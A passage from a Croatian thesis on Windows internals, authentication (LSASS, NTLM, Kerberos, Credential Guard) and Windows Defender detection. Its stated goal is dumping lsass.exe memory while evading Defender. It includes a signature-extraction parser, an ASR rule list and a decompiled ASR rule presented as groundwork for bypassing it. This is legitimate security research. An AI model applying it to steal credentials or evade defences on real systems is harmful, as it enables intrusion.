
Ove se instrukcije pozivaju s jednim parametrom u EAX registru koji predstavlja identifikator sistemskog poziva, odnosno efektivno naziv funkcije koju jezgra operacijskog sustava treba pozvati. Takvo mapiranje odvija se kroz internu strukturu poznatu kao *System Service Descriptor(/Dispatch) Table*, odnosno SSDT[27], koja se može promatrati kao lista adresa jezgrenih funkcija kojima se pristupa putem indeksa predanog instrukciji

SYSCALL. Primjerice, poziv funkcije CreateFileA iz Win32 sučelja će generirati (barem) sljedeću listu poziva:

```
kernel32!CreateFileA
      > ntdll!NtCreateFile
            > syscall(0x55)
                  > SSDT[0x55]
                        > nt!NtCreateFile
```

Napomena: pozvane funkcije se konvencionalno prefiksiraju imenom datoteke koja ih izvozi, stoga kernel32! predstavlja funkciju iz Kernel32.dll, ntdll! Predstavlja funkciju iz NTDLL.dll, te nt! Predstavlja funkciju iz ntoskrnl.exe – jezgrenog procesa Windows OS-a.

Shematski prikaz opisanog ponašanja prikazan je na slici 18.



Slika 18. Shematski prikaz Win32 API-ja, NT API-ja i jezgrenih rutina

2. Autentikacijski mehanizmi

Autentikaciju na Windows računalima omogućuje kompleksan podsustav koji podržava više načina prijave te više autentikacijskih protokola koji primarno dolaze do izražaja u većim računalnim mrežama, gdje je osim *User-To-Machine* (U2M) nerijetko prisutna i *Machine-To-Machine* (M2M) autentikacija, najčešće u formi tzv. servisnih računa, odnosno računa koji su kreirani kako bi omogućili određenu razinu pristupa određenoj aplikaciji, primjerice web poslužitelju. Iako su napadi na korištene autentikacijske protokole brojni (*pass-the-hash*, *golden tickets* i slični[28]), većinom podrazumijevaju postojanje mreže računala umjesto jednog klijenta. Kako je naglasak ovog istraživanja na pojedinim klijentima, takvi napadi neće se razmatrati.

2.1. *Local Security Authority Subsystem Service*

LSASS (odnosno LSA) glavni je autentikacijski podsustav na Windows računalima[29] koji se koristi za izgradnju autentikacijskih paketa, verifikaciju vjerodajnica, manipulaciju korisničkih lozinki i slično. Kako je ranije navedeno, implementiran je kroz program *lsass.exe*, u čijoj memoriji se tijekom izvođenja nalaze određene korisničke vjerodajnice zbog čega je od iznimnog interesa napadačima. LSA podsustav je fleksibilan te može podržavati veći broj autentikacijskih protokola, dok god je biblioteka za pravilno rukovanje nekim protokolom učitana u podsustav – takve biblioteke nazivaju se *Security Support Providers*, odnosno SSP[30]. Iako trenutno postoji veći broj SSP-ova koji su implementirani u LSA (primjerice, vezanih uz *cloud-based* autentikaciju)[31], dva su autentikacijska protokola najčešće povezana s napadima na Windows okruženja – New Technology Lan Manager (NTLM) [32] i Kerberos [33].

2.2. NTLM

NTLM [32] je autentikacijski protokol temeljen na NT odnosno LM kriptografskim sažecima, no verifikacija korisničkih vjerodajnica ne odvija se na klasičan način – usporedbom generiranih kriptografskih sažetaka. NTLM se smatra *challenge-response* protokolom, gdje klijent od poslužitelja zahtijeva *challenge* (nasumični niz od 16 okteta)

kojeg će efektivno šifrirati koristeći korisnikov NT sažetak kao svojevrsni simetrični ključ. *Challenge* se u ovom modificiranom obliku zvanom *Net-NTLM* vraća poslužitelju koji na svojoj strani provodi isti postupak te usporedbom vlastite i primljene Net-NTLM vrijednosti verificira točnost korištenih vjerodajnica. Na ovaj se način kriptografski sažetak nikad ne šalje putem mreže, već ostaje spremljen lokalno na klijentskom odnosno poslužiteljskom računalu[34].

Napomena: tijekom procesa generiranja Net-NTLM odgovora koriste se DES (NTLMv1) odnosno HMAC-MD5 (NTLMv2) algoritmi. Analogija simetričnog ključa korištena je isključivo radi jednostavnijeg shvaćanja protokola.

2.3. Kerberos

Kerberos je autentikacijski protokol nazvan po Kerberu[33], troglavom psu iz grčke mitologije, jer su za potpunu implementaciju samog protokola potrebne 3 stranke – klijent i 2 poslužitelja, autentikacijski i *ticket-granting* poslužitelj. Kerberos je protokol koji za verifikaciju vjerodajnica koristi sustav tzv. ulaznica (eng. *tickets*) koje se korisniku izdaju nakon uspješne autentikacije. Protokol razlikuje 2 vrste ulaznica: *ticket-granting ticket* (TGT) i *service ticket,* često (pogrešno) zvana TGS po *Ticket-Granting-Service* poslužitelju koji je izdaje. Za razliku od NTLM-a, Kerberos ulaznice imaju ograničen rok trajanja (slično modernoj *token-based* autentikaciji) te koriste modernije kriptografske algoritme.

Prilikom inicijalne prijave korisnik prema autentikacijskom serveru (AS) šalje zahtjev za izdavanjem ulaznice. U normalnim uvjetima ovaj se paket sastoji od korisničkog imena, adrese sustava na koji se korisnik prijavljuje u FQDN (*Fully-Qualified Domain Name*) formatu, te trenutne vremenske oznake[35]. Cjelokupni inicijalni paket (AS-REQ paket) se prije slanja šifrira nekim od algoritama simetrične kriptografije (najčešće AES256) čiji ključ je izveden koristeći korisnikov NT sažetak. Autentikacijski poslužitelj zatim dešifrira paket ključem kojeg je samostalno izveo iz poznate korisničke lozinke te tako verificira unesene vjerodajnice. Kako bi se korisnik uspješno prijavio u sustav, AS generira i šalje *Ticket-Granting-Ticket* (TGT) šifriran ključem izvedenim iz lozinke računa pod kojim je pokrenut Kerberos servis – *krbtgt*. Navedeni paket također sadrži i ključ za daljnje šifriranje uspostavljene sjednice (eng. *session key*). Nakon što zaprimi AS-REP, korisnik ga može dešifrirati te pohraniti dobiveni TGT i pripadni *session key.*

Iako je korisnik prijavljen u sustav, još uvijek nije ostvario pravo pristupa pojedinim servisima unutar sustava. Kako bi to ostvario, šalje TGS-REQ paket prema TGS poslužitelju u kojem se nalazi šifrirani dobiveni TGT te ime servisa kojem želi pristupiti. TGS poslužitelj dešifrira TGT te, ukoliko se korisnička imena iz TGT-a i TGS-REQ-a podudaraju, generira *Service Ticket* (ST) kojeg šifrira ključem izvedenim iz NT sažetka samog servisa na koji se korisnik želi prijaviti (pripadnog servisnog računa) te ga šalje u TGS-REP paketu. Koristeći dobivenu ulaznicu korisnik se može prijaviti na traženi servis.

Napomena: iako su u originalnom RFC-u AS i TGS odvojeni poslužitelji, u Windows okruženjima se ta dva servisa nalaze na istom poslužitelju (Domain Controller), zbog čega prividno različit poslužitelj (TGS) raspolaže jednakim informacijama kao i AS, primjerice NT sažecima korisnika ili NT sažetku krbtgt *računa.*

2.4. *Credential Guard*

Credential Guard naziv je za moderni, ugrađeni mehanizam koji pruža zaštitu korisničkih vjerodajnica na nekom Windows računalu[36]. Počevši s Windows 10, *Credential Guard* koristi VBS (eng. *Virtualization-Based Security*)[37] kako bi vjerodajnice koje su se prethodno spremale direktno u memoriju LSA procesa (*lsass.exe*) spremio u izolirani i virtualizirani proces nazvan *LSAIso.exe* kojem ostatak sustava nema pristup. Osim što u ovom slučaju ekstrakcija memorije procesa *lsass.exe* ne može pružiti nikakve korisničke vjerodajnice iz korisničkog načina rada, VBS sprječava i napade iz jezgre operacijskog sustava koristeći sljedeće zaštitne mehanizme:

- VBS je pokrenut u SMM načinu rada (ring -2), što znači da interakcija s njim nije moguća iz jezgre OS-a (ring 0).
- Svi upravljački i izvršni programi pokrenuti u jezgri dok je VBS upaljen moraju proći provjeru integriteta softvera prije pokretanja i biti digitalno potpisani Microsoftovim certifikatom.
- *LSAIso.exe* proces učitava samo ograničen podskup Microsoftovih programa kako bi minimizirao površinu za potencijalne napade. Ne učitava upravljačke programe.

Unatoč navedenom, *Credential Guard* podložan je raznim metodama krađe vjerodajnica, poput korištenja RPC sučelja koje se koristi za komunikaciju između *lsass.exe* i *LSAIso.exe* procesa, ili registraciji vlastitog SSP rješenja.

3. Detekcijski mehanizmi Windows Defender sigurnosnog rješenja

Kako je cilj ovog rada istraga novih metoda za ekstrakciju memorije *lsass.exe* procesa te paralelno uspješno zaobilaženje sigurnosne zaštite u obliku rješenja Windows Defender, nužno je razmotriti izvore telemetrije i postojeće defenzivne mehanizme ugrađene u samo rješenje radi pravilne razrade strukture konačnog programa. Windows Defender, kao i većina sigurnosnih rješenja, sastoji se od nekoliko glavnih komponenti[38]:


- *WdFilter* – upravljački program za interakciju s datotečnim sustavom (eng. *minifilter*), primjerice skeniranje datoteke zapisane na disk
- *WdBoot* – implementacija rješenja *Early Launch AntiMalware* (ELAM)
    - ELAM je dio procesa *Secure Boot* u Windows sustavima koji dozvoljava upravljačkim programima potpisanima Microsoft certifikatom da se učitaju prije svih ostalih upravljačkih programa, dajući šansu sigurnosnim rješenjima da detektiraju potencijalne *bootkit* odnosno *rootkit* programe ili upravljačke programe i osiguravajući da se samo provjereni upravljački programi učitaju u jezgru.[43]
- *mpengine.dll* – biblioteka za interakciju s bazom statičkih indikatora (statičke detekcije) ili poznatih ponašajnih uzoraka (dinamičke detekcije) i analizu datoteka
- *MsMpEng.exe* – izvršna datoteka koju pokreće Windows servis *WinDefend*, a koja učitava *mpengine.dll* te pomoću nje upravlja sigurnošću sustava
- *mpasbase.vdm, mpavbase.vdm* – baze potpisa za statičke i dinamičke detekcije (*AS = antispyware, AM = antimalware*)

Samo sigurnosno rješenje dolazi s još nekoliko komponenti, pretežno za nadziranje mrežnog prometa, no za svrhe ovog istraživanja navedeni dijelovi nisu od važnosti.


3.1. Statičke detekcije

Statičke detekcije odnose se na detekciju malicioznog programa koji nije pokrenut, odnosno učitan u memoriju. Statički potpisi najčešće obuhvaćaju indikatore poput kriptografskih sažetaka datoteke, digitalnih certifikata kojom je potpisana, znakovnih nizova koji se u njoj mogu pronaći, određenih nizova okteta unutar datoteke (primjerice niz asemblerskih instrukcija koji izvršava određenu funkcionalnost) i slično[38]. Iako je ovaj tip potpisa relativno primitivan i najjednostavnije ih je izbjeći, često sprječavaju dobro poznate maliciozne programe ili one koji sadrže poznate indikatore, primjerice znakovne nizove karakteristične za određenu vrstu malicioznog programa (npr. *Invoke-Mimikatz*).

U kontekstu rješenja Windows Defender, ovakvi potpisi implementirani su u *mpavbase.vdm* odnosno *mpasbase.vdm* datotekama, koje u resursima PE datoteke sadrže potpise za pojedinu vrstu malicioznog koda. Primjerice, pogledamo li *mpasbase.vdm* datoteku u programu poput *Resource Hacker*-a, koji dozvoljava pregled resursa koji se nalaze u PE datotekama, vidjet ćemo da se radi o *AntiSpyware Definition Database* datoteci (slika 19.) koja sadrži dodatni binarni resurs (RT_RCDATA) gdje su smješteni komprimirani potpisi (slika 20.):




Slika 19. Metapodaci o *mpasbase.vdm* datoteci



Slika 20. Resursi *mpasbase.vdm* datoteke

Temeljem javno dostupnih informacija[38] o internim strukturama potpisa (slika 21.), moguće je izgraditi parser koji će ekstrahirati i mapirati pojedine potpise.




Slika 21. Javno dostupne informacije o strukturi VDM potpisa (*github.com/commial/experiments*)

Jednostavni parser za ekstrakciju potpisa nalazi se u nastavku:

```
import os, sys
from hexdump import hexdump

SIG_TYPES = {
	1: „SIGNATURE_TYPE_RESERVED“,
	#...,
	235 : „SIGNATURE_TYPE_DATABASE_CATALOG“,
}

SIG_TYPE_SIZE = 1
SIG_SIZE_LOW_SIZE = 1
SIG_SIZE_HIGH_SIZE = 2

path_to_extracted_file = input(„Enter path to '.vdm.extracted' file: „)

if not os.path.exists(path_to_extracted_file) :
	print(„File does not exist, exiting“)
	sys.exit(-1)

with open(path_to_extracted_file, „rb“) as infile, open(„sigs_parsed.out“,
„w“) as outfile:
	# check if its extracted or not
	possible_mz_header = infile.read(2)
	if possible_mz_header == b“MZ“:
		print(„File is a PE file, not extracted VDM! Use WdExtract to pull
		out the resource first.“)
		sys.exit(-1)

# reset the file pointer
infile.seek(0)

# dirty way to read the entire file without chunking
# or buffering the entire thing in memory
while True:
	try:
		# https://github.com/commial/experiments/tree/master/windows-
		defender/VDM#signature-format
		sig_type = int.from_bytes(infile.read(SIG_TYPE_SIZE), byteorder =
		'little', signed = False)
		sig_size_low = int.from_bytes(infile.read(SIG_SIZE_LOW_SIZE),
		byteorder = 'little', signed = False)
		sig_size_high = int.from_bytes(infile.read(SIG_SIZE_HIGH_SIZE),
		byteorder = 'little', signed = False)
		signature = infile.read(sig_size_low | sig_size_high << 8)

		outfile.write(f“{SIG_TYPES[sig_type]} ({hex(sig_type)})\n“)
		outfile.write(f“{hexdump(signature, result='return')}\n\n“)
	# catch the EOF exception
	except Exception as e :
		print(e)
```

Potražimo li nakon ekstrakcije u potpisima neki od indikatora, primjerice niz *mimikatz*, vidjet ćemo da se nekoliko puta pojavljuje u bazi u različitim kontekstima (slika 22.). Koristeći ovakve potpise, *MsMpEng.exe* može pomoću *mpengine.dll* biblioteke (za interakciju s bazom) i upravljačkog programa *WdFilter* (za interakciju s datotečnim sustavom) statički provjeriti sadržaj datoteka i zaključiti radi li se o poznatom malicioznom programu.



Slika 22. Mimikatz potpisi unutar *mpavbase.vdm* datoteke

Važno je napomenuti da, iako je velik broj potpisa dostupan lokalno na računalu, Windows Defender podržava i *cloud-based* zaštitu[39], gdje se pojedini programi ili dijelovi programa (primjerice nove datoteke zapisane na disk) šalju u Microsoft *cloud* na daljnju analizu odnosno skeniranje ukoliko je rješenje tako konfigurirano.

3.2. Dinamičke detekcije

Dinamičke detekcije[40] odnose se na detektiranje procesa u izvođenju, odnosno procesa koji je učitan u memoriju i aktivno interaktira sa sustavom. Ovakve detekcije često koriste apstraktniju logiku kako bi detektirali uzorke ponašanja (primjerice, sekvenca događaja prilikom ekstrakcije memorije *lsass.exe* procesa), umjesto statičkih indikatora. Obzirom da


pojedini program tijekom svog rada može izvršavati veći broj funkcionalnosti koje u većini slučajeva ne moraju biti maliciozne (primjerice, ispisivanje na konzolu), dinamičke detekcije se oslanjaju na nadziranje određenog podskupa događaja koji mogu indicirati da se radi o malicioznom programu, poput otvaranja *handlea* na neki proces ili zapisivanja u neku stranicu memorije.

3.2.1. Attack Surface Reduction (ASR)

Počevši s jednostavnijim dinamičkim metodama, ASR pravila[41] dodatni su skup potpisa za sigurnosno rješenje Windows Defender koja naglasak stavljaju na detektiranje radnji specifičnih za tzv. hands-on napade, gdje maliciozni program ne radi samostalno, već su napadači aktivno u mreži. Trenutno postoji 19 takvih pravila koja su u *mpavbase.vdm* odnosno *mpasbase.vdm* implementirana kao izgrađene Lua skripte[38]. ASR pravila od interesa za ovaj rad istaknuta su na popisu ispod:

- Block abuse of exploited vulnerable signed drivers
- Block Adobe Reader from creating child processes
- Block all Office applications from creating child processes
- **Block credential stealing from the Windows local security authority subsystem(lsass.exe)**
- Block executable content from email client and webmail
- **Block executable files from running unless they meet a prevalence, age, or trusted list criterion**
- Block execution of potentially obfuscated scripts
- Block JavaScript or VBScript from launching downloaded executable content
- Block Office applications from creating executable content
- Block Office applications from injecting code into other processes
- Block Office communication application from creating child processes
- Block persistence through WMI event subscription
- Block process creations originating from PSExec and WMI commands
- Block rebooting machine in Safe Mode(preview)
- Block untrusted and unsigned processes that run from USB
- Block use of copied or impersonated system tools(preview)
- Block Webshell creation for Servers
- Block Win32 API calls from Office macros
- Use advanced protection against ransomware

Obzirom da je svako ASR pravilo identificirano pojedinim GUID-om (*Globally Unique Identifier*), u parsiranim potpisima mogu se pronaći reference na naziv ili na GUID pojedinog ASR pravila. Primjerice, pretraživanje pravila vezanog uz *lsass.exe* s GUID-om `9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2` pokazuje da se pravilo u *mpasbase.vdm* spominje nekoliko puta, čemu prethodi zaglavlje za Lua 5.1 *bytecode*, `1B_4C_75_61_51 (.LuaQ, Q = v5.1)`.



Slika 23. *Bytecode* Lua skripte ASR pravila za zaštitu *lsass.exe* procesa

Ova pravila moguće je vratiti u oblik blizak izvornom kodu koristeći alate poput *luadeca* (*Lua Decompiler*) te tako analizirati logiku samog detekcijskog pravila. Primjerice, za pravilo na slici 24. dobit ćemo sljedeću Lua skriptu, koja provjerava je li pravilo sa spomenutim GUID-om uključeno i vraća vrijednost `mp.CLEAN` ukoliko nije kako bi indiciralo da se radi o „nezaraženoj" datoteci. Ovakav pristup bit će od iznimne važnosti prilikom zaobilaženja ASR potpisa.

```
remnux@remnux:~/dipl$ mkdir lsass
remnux@remnux:~/dipl$ mv ~/Downloads/lsass1 lsass/
remnux@remnux:~/dipl$ ./parse.py lsass/lsass1 lsass/lsass1.luac
remnux@remnux:~/dipl$ ./luad lsass/lsass1.luac
cannot find blockend > 12 , pc = 11, f->sizecode = 13
cannot find blockend > 13 , pc = 12, f->sizecode = 13
-- Decompiled using luadec 2.2 rev: 895d923 for Lua 5.1 from https://github.com/viruscamp/luadec
-- Command line: lsass/lsass1.luac

-- params : ...
-- function num : 0
if (mp.IsHipsRuleEnabled)("9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2") ~= true then
  return mp.CLEAN
end
return mp.INFECTED
```


Slika 24. Izvorni kod ASR pravila

Napomena: na temelju javnih izvora, pretpostavka je da Microsoft interno ASR pravila naziva HIPS rules *– Host Intrusion Prevention System.*

3.2.2. Threat Intelligence Event Tracing for Windows

Kao glavni zapisnički podsustav, Windows OS koristi *Event Tracing for Windows*, poznatiji kao ETW [42]. Sastavljen je od 4 glavne komponente (slika 25.) koje omogućuju

